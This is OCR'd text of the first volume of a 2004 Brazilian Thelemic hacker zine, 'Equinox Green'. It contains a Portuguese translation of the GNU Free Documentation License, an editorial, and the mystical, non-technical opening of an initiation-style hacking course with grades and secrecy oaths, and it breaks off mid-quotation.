
EQUINOX GREEN



Volume I

Esta publicação está sobre a FDL (Free Documentation License) podendo ser copiada, distribuída, desde que obedeça a licença abaixo apresentada

Esta é uma tradução não oficial da Licença de Documentação Livre GNU em Português Brasileiro. Ela não é publicada pela Free Software Foundation, e não se aplica legalmente a distribuição de textos que usem a GFDL – apenas o texto original em Inglês da GNU FDL faz isso. Entretanto, nós esperamos que esta tradução ajude falantes de português a entenderem melhor a GFDL.

Licença de Documentação Livre GNU

Versão 1.1, Março de 2000

0. INTRODUÇÃO

O propósito desta Licença é deixar um manual, livro-texto ou outro documento escrito ``livre'' no sentido de liberdade: assegurar a qualquer um a efetiva liberdade de copiar ou redistribuí-lo, com ou sem modificações, comercialmente ou não. Secundariamente, esta Licença mantém para o autor e editor uma forma de ter crédito por seu trabalho, sem ser considerado responsável pelas modificações feitas por terceiros.

Esta licença é um tipo de ``copyleft'' (``direitos revertidos''), o que significa que derivações do documento precisam ser livres no mesmo sentido. Ela complementa a GNU Licença Pública Geral (GNU GPL), que é um copyleft para software livre.

Nós fizemos esta Licença para que seja usada em manuais de software livre, porque software livre precisa de documentação livre: um programa livre deve ser acompanhado de manuais que forneçam as mesmas liberdades que o software possui. Mas esta Licença não está restrita a manuais de software; ela pode ser usada para qualquer trabalho em texto, independentemente do assunto ou se ele é publicado como um livro impresso. Nós recomendamos esta Licença principalmente para trabalhos cujo propósito seja de intrução ou referência.

1. APLICABILIDADE E DEFINIÇÕES

Esta Licença se aplica a qualquer manual ou outro texto que contenha uma nota colocada pelo detentor dos direitos autorias dizendo que ele pode ser distribuído sob os termos desta Licença. O ``Documento'', abaixo, se refere a qualquer tal manual ou texto. Qualquer pessoa do público é um licensiado e é referida como ``você''.

Uma ``Versão Modificada'' do Documento se refere a qualquer trabalho contendo o documento ou uma parte dele, quer copiada exatamente, quer com modificações e/ou traduzida em outra lingua.

Uma ``Seção Secundária'' é um apêndice ou uma seção inicial do Documento que trata exclusivamente da relação dos editores ou dos autores do Documento com o assunto geral do Documento (ou assuntos relacionados) e não contém nada que poderia ser incluido diretamente nesse assunto geral. (Por exemplo, se o Documento é em parte um livro texto de matemática, a Seção Secundária pode não explicar nada de matemática). Essa relação poderia ser uma questão de ligação histórica com o assunto, ou matérias relacionadas, ou de posições legais, comerciais, filosóficas, éticas ou políticas relacionadas ao mesmo.

As ``Seções Invariantes'' são certas Seções Secundárias cujos títulos são designados, como sendo de Seções Invariantes, na nota que diz que o Documento é publicado sob esta Licença.

Os ``Textos de Capa'' são certos trechos curtos de texto que são listados, como Textos de Capa Frontal ou Textos da Quarta Capa, na nota que diz que o texto é publicado sob esta Licença.

Uma cópia ``Transparente'' do Documento significa uma cópia que pode ser lida automaticamente, representada num formato cuja especificação esteja disponível ao público geral, cujos conteúdos possam ser vistos e editados diretamente e sem mecanismos especiais com editores de texto genéricos ou (para imagens compostas de pixels) programas de pintura genéricos ou (para desenhos) por algum editor de desenhos grandemente difundido, e que seja passível de servir como entrada a formatadores de texto ou para tradução automática para uma variedade de formatos que sirvam de entrada para formartadores de texto. Uma cópia feita em um formato de arquivo outrossim Transparente cuja constituição tenha sido projetada para atrapalhar ou desencorajar modificações subsequentes pelos leitores não é Transparente. Uma cópia que não é ``Transparente'' é chamada de ``Opaca''.

Exemplos de formatos que podem ser usados para cópias Transparentes incluem ASCII simples sem marcações, formato de entrada do Texinfo, formato de entrada do LaTeX, SGML ou XML usando uma DTD disponibilizada publicamente, e HTML simples, compatível com os padrões, e projetado para ser modificado por pessoas. Formatos opacos incluem PostScript, PDF, formatos proprietários que podem ser lidos e editados apenas com processadores de texto proprietários, SGML ou XML para os quais a DTD e/ou ferramentas de processamento e edição não estejam disponíveis para o público, e HTML gerado automaticamente por alguns editores de texto com finalidade apenas de saída.

A ``Página do Título'' significa, para um livro impresso, a página do título propriamente dita, mais quaisquer páginas subseqüentes quantas forem necessárias para conter, de forma legível, o material que esta Licença requer que apareça na página do título. Para trabalhos que não tenham uma tal página do título, ``Página do Título'' significa o texto próximo da aparição mais proeminente do título do trabalho, precedendo o início do corpo do texto.

2. FAZENDO CÓPIAS EXATAS

Você pode copiar e distribuir o Documento em qualquer meio, de forma comercial ou não comercial, desde que esta Licença, as notas de copyright, e a nota de licença dizendo que esta Licença se aplica ao documento estejam reproduzidas em todas as cópias, e que você não acrescente nenhuma outra condição quaisquer que sejam às desta Licença.

Você não pode usar medidas técnicas para obstruir ou controlar a leitura ou confecção de cópias subsequentes das cópias que você fizer ou distribuir. Entretanto, você pode aceitar compensação em troca de cópias. Se você distribuir uma quantidade grande o suficiente de cópias, você também precisa respeitar as condições da seção 3. Você também pode emprestar cópias, sob as mesmas condições colocadas acima, e você também pode exibir coópias publicamente.

3. FAZENDO CÓPIAS EM QUANTIDADE

Se você públicar cópias do Documento em número maior que 100, e a nota de licença do Documento obrigar Textos de Capa, você precisa incluir as cópias em capas que tragam, clara e legivelmente, todos esses Textos de Capa: Textos de Capa da Frente na capa da frente, e Textos da Quarta Capa na capa de trás. Ambas as capas também precisam identificar clara e legivelmente você como o editor dessas cópias. A capa da frente precisa apresentar o título completo com todas as palavras do título igualmente proeminentes e visíveis. Você pode adicionar outros materiais às capas. Fazer cópias com modificações limitadas às capas, tanto quanto estas preservem o título do documento e satisfaçam essas condições, pode tratado como cópia exata em outros aspectos.

Se os textos requeridos em qualquer das capas for muito volumoso para caber de forma legível, você deve colocar os primeiros (tantos quantos couberem de forma razoável) na capa verdadeira, e continuar os outros nas páginas adjacentes.

Se você publicar ou distribuir cópias Opacas do Documento em número maior que 100, você precisa ou incluir uma cópia Transparente que possa ser lida automaticamente com cada cópia Opaca, ou informar em ou com cada cópia Opaca a localização de uma cópia Transparente completa do Documento acessível publicamente em uma rede de computadores, à qual o público usuário de redes tenha acesso a download gratuito e anônimo utilizando padrões públicos de protocolos de rede. Se você utilizar o segundo método, você precisa tomar cuidados razoavelmente prudentes, quando iniciar a distribuição de cópias Opacas em quantidade, para assegurar que esta cópia Transparente vai permanecer acessível desta forma na localização especificada por pelo menos um ano depois da última vez em que você distribuir uma cópia Opaca (diretamente ou através de seus agentes ou distribuidores) daquela edição para o público.

É pedido, mas não é obrigatório, que você contate os autores do Documento bem antes de redistribuir qualquer grande número de cópias, para lhes dar uma oportunidade de prover você com uma versão atualizada do Documento.

4. MODIFICAÇÕES

Você pode copiar e distribuir uma Versão Modificada do Documento sob as condições das seções 2 e 3 acima, desde que você publique a Versão Modificada estritamente sob esta Licença, com a Versão Modificada tomando o papel do Documento, de forma a licenciar a distribuição e modificação da Versão Modificada para quem quer que possua uma cópia da mesma. Além disso, você precisa fazer o seguinte na versão modificada:

* A. Usar na Página de Título (e nas capas, se alguma) um título distinto daquele do Documento, e daqueles de versões anteriores (que deveriam, se houvesse algum, estarem listados na seção Histórico do Documento). Você pode usar o mesmo título de uma versão anterior se o editor original daquela versão lhe der permissão.
* B. Listar na Página de Título, como autores, uma ou mais das pessoas ou entidades responsáveis pela autoria das modificações na Versão Modificada, conjuntamente com pelo menos cinco dos autores principais do Documento (todos os seus autores principais, se ele tiver menos que cinco).
* C. Colocar na Página de Título o nome do editor da Versão Modificada, como o editor.
* D. Preservar todas as notas de copyright do Documento.
* E. Adicionar uma nota de copyright apropriada para suas próprias modificações adjacente às outras notas de copyright.
* F. Incluir, imediatamente depois das notas de copyright, uma nota de licença dando ao público o direito de usar a Versão Modificada sob os termos desta Licença, na forma mostrada no Adendo abaixo.
* G. Preservar nessa nota de licença as listas completas das Seções Invariantes e os Textos de Capa requeridos dados na nota de licença do Documento.
* H. Incluir uma cópia inalterada desta Licença.
* I. Preservar a seção entitulada ``Histórico'', e seu título, e adicionar à mesma um item dizendo pelo menos o título, ano, novos autores e editor da Versão Modificada como dados na Página de Título. Se não houver uma sessão denominada ``Histórico''; no Documento, criar uma dizendo o título, ano, autores, e editor do Documento como dados em sua Página de Título, então adicionar um item descrevendo a Versão Modificada, tal como descrito na sentença anterior.
* J. Preservar o endereço de rede, se algum, dado no Documento para acesso público a uma cópia Transparente do Documento, e da mesma forma, as localizações de rede dadas no Documento para as versões anteriores em que ele foi baseado. Elas podem ser colocadas na seção ``Histórico''. Você pode omitir uma localização na rede para um trabalho que tenha sido publicado pelo menos quatro anos antes do Documento, ou se o editor original da versão a que ela ser refira der sua permissão.
* K. Em qualquer seção entitulada ``Agradecimentos''; ou ``Dedicatórias''; preservar o título da seçãom e preservar a seção em toda substância e tim de cada um dos agradecimentos de contribuidores e/ou dedicatórias dados.
* L. Preservar todas as Seções Invariantes do Documento, inalteradas em seus textos ou em seus títulos. Números de seção ou equivalentes não são considerados parte dos títulos da seção.
* M. Apagar qualquer seção entitulada ``Endossos''; . Tal sessão não pode ser incluída na Versão Modificada.
* N. Não re–entitular qualquer seção existente com o título ``Endossos''; ou com qualquer outro título dado a uma Seção Invariante.

Se a Versão Modificada incluir novas seções iniciais ou apêndices que se qualifiquem como Seções Secundárias e não contenham nenhum material copiado do Documento, você pode optar por designar alguma ou todas aquelas seções como invariantes. Para fazer isso, adicione seus títulos à lista de Seções Invariantes na nota de licença da Versão Modificada. Esses títulos precisam ser diferentes de qualquer outro título de seção.

Você pode adicionar uma seção entitulada ``Endossos'';, desde que ela não contenha qualquer coisa além de endossos da sua Versão Modificada por várias pessoas ou entidades – por exemplo, declarações de revisores ou de que o texto foi aprovado por uma organização como a definição oficial de um padrão.

Você pode adicionar uma passagem de até cinco palavras como um Texto de Capa da Frente , e uma passagem de até 25 palavras como um Texto de Quarta Capa, ao final da lista de Textos de Capa na Versão Modificada. Somente uma passagem de Texto da Capa da Frente e uma de Texto da Quarta Capa podem ser adicionados por (ou por acordos feitos por) qualquer entidade. Se o Documento já incluir um texto de capa para a mesma capa, adicionado previamente por você ou por acordo feito com alguma entidade para a qual você esteja agindo, você não pode adicionar um outro; mas você pode trocar o antigo, com permissão explícita do editor anterior que adicionou a passagem antiga.

O(s) autor(es) e editor(es) do Documento não dão permissão por esta Licença para que seus nomes sejam usados para publicidade ou para assegurar ou implicar endossamento de qualquer Versão Modificada.

5. COMBINANDO DOCUMENTOS

Você pode combinar o Documento com outros documentos publicados sob esta Licença, sob os termos definidos na seção 4 acima para versões modificadas, desde que você inclua na combinação todas as Seções Invariantes de todos os documentos originais, sem modificações, e liste todas elas como Seções Invariantes de seu trabalho combinado em sua nota de licença.

O trabalho combinado precisa conter apenas uma cópia desta Licença, e Seções Invariantes Idênticas com múltiplas ocorrências podem ser substituídas por apenas uma cópia.Se houver múltiplas Seções Invariantes com o mesmo nome mas com conteúdos distintos, faça o título de cada seção único adicionando ao final do mesmo, em parênteses, o nome do autor ou editor origianl daquela seção, se for conhecido, ou um número que seja único. Faça o mesmo ajuste nos títulos de seção na lista de Seções Invariantes nota de licença do trabalho combinado.

Na combinação, você precisa combinar quaisquer seções intituladas ``Histórico''; dos diversos documentos originais, formando uma seção entitulada ``Histórico''; da mesma forma combine quaisquer seções entituladas ``Agradecimentos'', ou ``Dedicatórias''. Você precisa apagar todas as seções intituladas como ``Endosso''.

6. COLETÂNEAS DE DOCUMENTOS

Você pode fazer uma coletânea consitindo do Documento e outros documentos publicados sob esta Licença, e substituir as cópias individuais desta Licença nos vários documentos com uma única cópia incluída na coletânea, desde que você siga as regras desta Licença para cópia exata de cada um dos Documentos em todos os outros aspectos.

Você pode extrair um único documento de tal coletânea, e distribuí–lo individualmente sob esta Licença, desde que você insira uma cópia desta Licença no documento extraído, e siga esta Licença em todos os outros aspectos relacionados à cópia exata daquele documento.

7. AGREGAÇÃO COM TRABALHOS INDEPENDENTES

Uma compilação do Documento ou derivados dele com outros trabalhos ou documentos separados e independentes, em um volume ou mídia de distribuição, não conta como uma Versão Modificada do Documento, desde que não seja reclamado nenhum copyright de compilação seja reclamado pela compilação. Tal compilação é chamada um ``agregado'', e esta Licença não se aplica aos outros trabalhos auto–contidos compilados junto com o Documento, só por conta de terem sido assim compilados, e eles não são trabalhos derivados do Documento.

Se o requerido para o Texto de Capa na seção 3 for aplicável a essas cópias do Documento, então, se o Documento constituir menos de um quarto de todo o agregado, os Textos de Capa do Documento podem ser colocados em capas adjacentes ao Documento dentro do agregado. Senão eles precisam aparecer nas capas de todo o agregado.

8. TRADUÇÃO

A tradução é considerada como um tipo de modificação, então você pode distribuir traduções do Documento sob os termos da seção 4. A substituição de Seções Invariantes por traduções requer uma permissão especial dos detentores do copyright das mesmas, mas você pode incluir traduções de algumas ou de todas as Seções Invariantes em adição as versões orginais dessas Seções Invariantes. Você pode incluir uma tradução desta Licença desde que você também inclua a versão original em Inglês desta Licença. No caso de discordância entre a tradução e a versão original em Inglês desta Licença, a versão original em Inglês prevalecerá.

9. TÉRMINO

Você não pode copiar, modificar, sublicenciar, ou distribuir o Documento exceto como expressamente especificado sob esta Licença. Qualquer outra tentativa de copiar, modificar, sublicenciar, ou distribuir o Documento é nula, e resultará automaticamente no término de seus direitos sob esta Licença. Entretanto, terceiros que tenham recebido cópias, ou direitos, de você sob esta Licença não terão suas licenças terminadas tanto quanto esses terceiros permaneçam em total acordo com esta Licença.

10. REVISÕES FUTURAS DESTA LICENÇA

A Free Software Foundation pode publicar novas versões revisadas da Licença de Documentação Livre GNU de tempos em tempos. Tais novas versões serão similares em espírito à versão presente, mas podem diferir em detalhes ao abordarem novos porblemas e preocupações. Veja http://www.gnu.org/copyleft/.

A cada versão da Licença é dado um número de versão distinto. Se o Documento especificar que uma versão particular desta Licença ``ou qualquer versão posterior'' se aplica ao mesmo, você tem a opção de seguir os termos e condições daquela versão específica, ou de qualquer versão posterior que tenha sido publicada (não como rascunho) pela Free Software Foundation. Se o Documento não especificar um número de Versão desta Licença, você pode escolher qualquer versão já publicada (não como rascunho) pela Free Software Foundation.
ADENDO: Como usar esta Licença para seus documentos

Para usar esta Licença num documento que você escreveu, inclua uma cópia desta Licença no documento e ponha as seguintes notas de copyright e licenças logo apos a página de título:

> Copyright (c) ANO SEU NOME.
> É dada permissão para copiar, distribuir e/ou modificar este documento
> sob os termos da Licença de Documentação Livre GNU, Versão 1.1 ou qualquer
> versão posterior publicada pela Free Software Foundation;
> com as Seções Invariantes sendo LISTE SEUS TÍTULOS, com os Textos da
> Capa da Frente sendo LISTE, e com os Textos da Quarta–Capa sendo LISTE.
> Uma cópia da licença em está inclusa na seção entitulada
> ``Licença de Documentação Livre GNU''.

Se você não tiver nenhuma Seção Invariante, escreva ``sem Seções Invariantes'' ao invés de dizer quais são invariantes. Se você não tiver Textos de Capa da Frente, escreva ``sem Textos de Capa da Frente'' ao invés de ``com os Textos da Capa da Frente sendo LISTE''; o mesmo para os Textos da Quarta Capa.

Se o seu documento contiver exemplos não triviais de código de programas, nós recomendamos a publicação desses exemplos em paralelo sob a sua escolha de licença de software livre, tal como a GNU General Public License, para permitir o seu uso em software livre.

O Editor gostaria muito
de futuras contribuições
de todos os fratri, na
forma de artigos, tutoriais
programas & textos.
Os textos aceitos serão
devidamente notificados
a seus autores.
Artigos devem ser enviados
para:
frateralbertus@gmail.com

E Q U I N O X G R E E N

O ORGÃO OFICIAL DO MOVIMENTO HACKER THELEMICO
A REVISÃO DO ILUMINISMO CIENTÍFICO

AN. C ERA DE AQUARIUS-LEO VOL. I N.I ☉em ♐

NOVEMBRO DE MMIV

FRATER Q.V.I.F. 196

“O MÉTODO DA CIÊNCIA – O OBJETIVO DA RELIGIÃO”

BRASIL

C O N T E Ú D O

E D I T O R I A L

"Faze o que tu queres, há de tudo ser da lei"

Com o lançamento do nosso primeiro volume do Green Equinox (Equinócio Verde), estamos iniciando um trabalho no que diz respeito a divulgação de nossa filosofia e do conhecimento sobre diversos tópicos como programação, redes, sistemas operacionais e Thelema.

Depois da publicação do Liber 000 vemos que a comunidade realmente abarcou inicialmente com curiosidade e até uma certa rejeição a nossa idéia, contudo estamos agora colhendo os frutos dos primeiros irmãos que resolveram entrar e divulgar suas idéias em nossa publicação. Ainda estamos começando de maneira modesta, com textos que falam de coisas básicas, mas não adianta construírmos uma casa sem um bom alicerce.

Nas andanças que venho fazendo por diversos eventos no Brasil, vejo que existem muitas dúvidas e que as pessoas procuram por literatura em português para aprimorar seu conhecimento. O Equinox é isto, um compêndio semestral, lançado a cada equinócio do ano, com muitas informações consideradas essenciais. Os Fratri que aqui colaboraram disponibilizaram de bom grado as informações e esperam que possam ajudar a todos em sua busca de iluminação pessoal.


A justificativa deste trabalho é antes de tudo uma forma de espalhar o conhecimento, já que passamos por grandes dificuldades durante o nosso processo de formação e a oportunidade de falar a todos é importante. Não só queremos formar indivíduos irresponsáveis, queremos formar homens livres pensadores, dotados de um senso de nobreza e de consciência de seus deveres com a comunidade.

O hacking na nossa concepção não é o que está sendo feito por diversos irmãos movidos por motivos não nobres. O hacking é a busca de seu eu interior através do estudo e da prática, onde o neófito alcança os graus maiores de conhecimento através de seus próprios esforços indivíduais. A sua formação é sobretudo individual, como fazemos na A.·. A .·. , e acima de tudo consciente de suas responsabilidades.

Queremos muita mais do que estamos fazendo agora, queremos despertar esta consciência potencial dos indivíduos, para que eles vejam que podem conseguir o que querem em termos de aprendizado e de sucesso pessoal.

Frater Albertus Rabelais

LIBER 000



A Limine
Frater Albertus Rabelais
frateralbertus@gmail.com

Liber 000

A Limine

Mensagem ao Estudante :

O objetivo deste liber é iniciar o candidato aos caminhos do hacking, ou seja tentar levar uma metodologia para que no final deste nosso curso possamos ter resultados palpáveis. Por isso é muito importante que acompanhe deste do início o que vamos mostrar aqui.

Se é a curiosidade que te traz aqui, afasta-te, pois o objetivo aqui não é formar meros invasores e sim uma elite que pensa e que tem como objetivo o conhecimento e a divulgação da informação. Por isso antes de prosseguir reflita as minhas palavras e que as mesmas não sejam o mero verbo ao vento.

Plano de Trabalho

Inicialmente temos que entender o que podemos fazer com o conhecimento aqui ministrado. Podemos dizer que temos duas vertentes básicas :

- A busca da informação
- A busca do conhecimento

A busca da informação é basicamente utilizar técnicas conhecidas para invadir sistemas disponíveis na web. Esta modalidade é seguida por muitos estudantes que acabam no final abandonando o verdadeiro caminho do hacking. Muitos iniciam a caminhada, e poucos chegam ao final. Muitas são as ilusões neste caminho, muitos são os desvios, tome cuidado !!

Já a busca do conhecimento é que todos anseiam, já que no final você irá dominar as técnicas e desenvolver o seu próprio meio de conseguir buscar as informações e principalmente de invadir e evadir-se dentro de um sistema.

Firma! Firma! Agüenta em tua raptura; não caias em desmaio dos beijos excelentes!

Endurece! conserva- te a prumo! Levanta tua cabeça! não respires tão fundo - morre!

Ah! Ah! Que sinto Eu? Está a palavra exausta?

Existe auxílio & esperança em outros encantamentos. Sabedoria diz: sê forte! Então tu podes suportar mais alegria. Não sejas animal; refina tua raptura! Se tu bebes, bebe pelas oito e noventa regras de arte: se tu amas, excede em delicadeza; e se tu fazes o que quer que seja de alegre, que haja sutileza ali contida!

Mas excede! excede!

Liber Al vel Legis, Cap.II, 67 - 71

" Faze o que tu queres, há de ser tudo da Lei."

Deveres do Neófito

Neófito vem do latim neophitus, que significa literalmente "nova planta", porém o mais comum é "noviço" ou "novo convertido". No hacking nos chamamos o neófito tamb;ém de “Newbie”, utilize a nomenclatura que lhe melhor lhe agradar.

Inicialmente o neófito deve seguir um plano de estudo que apresentaremos abaixo para que você comece a adentrar dentro da senda do conhecimento. Estes conhecimentos serão passados através de um indivíduo conhecido como Frater Zelator, ou seja aquele que lhe mostrará as primeiras sendas do caminho. Por isso seja perseverante em todo o seu estudo e assim poderá alcançar o caminho do conhecimento.

Todos os libri necessários para o nosso estudo estarão disponibilizados em PDF, HTML ou em TXT, serão indicados o site ou serão colocados num site para download para nossos alunos, outros poderão ser indicados. As informações contidas nos Libri 000 e 002 poderão ser divulgadas a todos, pois são publicas, mas a partir do Libri 004, o neófito deverá se comprometer em guardá-las.

Os Graus da Iniciação

Cada vez que um neófito terminar os seus estudos, o mesmo será entrevistado pelo Frater Zelator, numa cerimônia de iniciação ao próximo grau, ou seja ele será sabatinado e deverá conseguir um nível de aprovação para que possa passar para o próximo nível. Neste momento ele receberá seu novo grau e terá acesso a uma área restrita onde os novos Libri estarão disponíveis.

Os graus de iniciação são os seguintes :

Neófito
Prático
Filósofo
Frater Neófito
Frater Zelator
Adpetus Minor
Adeptus
Adpetus Major
Magister
Digitus Magister
Digitus Magus

Quando o candidato alcançar o nível de Frater Zelator, poderá auxiliar no exame dos irmãos Neófitos e Práticos, pois poderá discernir sobre o conhecimento ali apresentado.

Orientação ao Neófito

O neófito terá disponível uma sala de IRC com um Frater Zelator para a discussão dos conhecimentos aprendidos nos primeiros Libri. Serão divulgadas datas de sessões com os


Fraters afim de poder atender a todos.

Além disso serão disponibilizados textos de apoio no site de nosso grupo iniciático, afim de que possa sempre ter acesso a informação. Pedimos que o néofito sempre acesse estes textos para seu apoio e para desenvolver a sua capacidade de trabalho e de aprendizado. Exist irão textos que são abertos a todos, mas a partir do Liber 004 somente os Filósofos terão acesso aos mesmos.

O neófito nestes primeiro grau não terá que se submeter a qualquer tipo de juramento ou promessa de não divulgação da informação, apenas quando atingir o grau de filósofo é que será apresentado um juramento, do qual as informações ali presentes não poderão ser passadas a ninguém.

"Se a curiosidade o traz aqui, afasta-te"

O irmão deve sempre ajudar um outro irmão afim de dirimir suas dúvidas e trocar as informações sobre o aprendizado, mas nunca deve revelar segredos acima do grau do irmão que lhe arguiu. Sua conduta deverá ser reta e digna, lembre-se da máxima : não se dá pérolas aos porcos. Por isso preserve seus conhecimentos e não divulgue para quem não merece.



Seção 001h

O Caminho do Conhecimento

O primeiro ponto de nosso trabalho em nosso Liber é mostrar ao neófito qual são os caminhos hoje existentes no nosso mundo. Vivemos numa realidade em que temos que combater o mistério, ou seja combater os interesses de grupos que querem ocultar a qualquer custo o acesso ao conhecimento.

O mistério é o inimigo da verdade

Nos dias atuais estão transformando os irmãos portadores do conhecimento em malfeitores, ladrões e vilões. Uma nova inquisição está sendo feita contra aqueles que tentam achar o conhecimento, e outros estão vilipendiando nossas crenças e palavras. Hoje muitos deixam se levar pelos caminhos da cobiça e caem no mundo da ilusão, ou o mundo de Mara.

Este mundo tenta levar o neófito a conseguir os bens de conhecimento, utilizando de maneira errada seu dom.


"Enquanto Sakyamuni meditava sob uma árvore, uma luz começa a brilhar no meio de sua testa. Mara, O Grande Mal, estremeceu: ele sabia que seu poder para desvirtuar a humanidade estava ameaçado. Durante a noite, muitas distrações surgiram, sêde, luxuria, descontentamento e distrações de prazer. E ao longo de Sua concentração meditativa, Ele foi tomado por visões de incontáveis exércitos atacando-O com as mais terríveis armas. Mara enviara um exército de demonios para destruí-lo. Mas por causa de Sua meditação indestrutiva Ele pode converter negatividade em harmonia e pureza, as flechas lançadas se transformaram em flôres. Algumas filhas de Mara apareceram, como belíssimas mulheres, para distraí-lo ou seduzí-lo. Outros assumiram formas de animais ferozes. Mas seus rosnados, ameaças e qualquer outra tentativa foram em vão para tirar Sakyamuni de sua meditação. e quando estas outras visões e distrações surgiram, com a estabilidade de Sua meditação, Ele permaneceu imóvel. Sentado em um estado de total absorção Ele alcança todos os 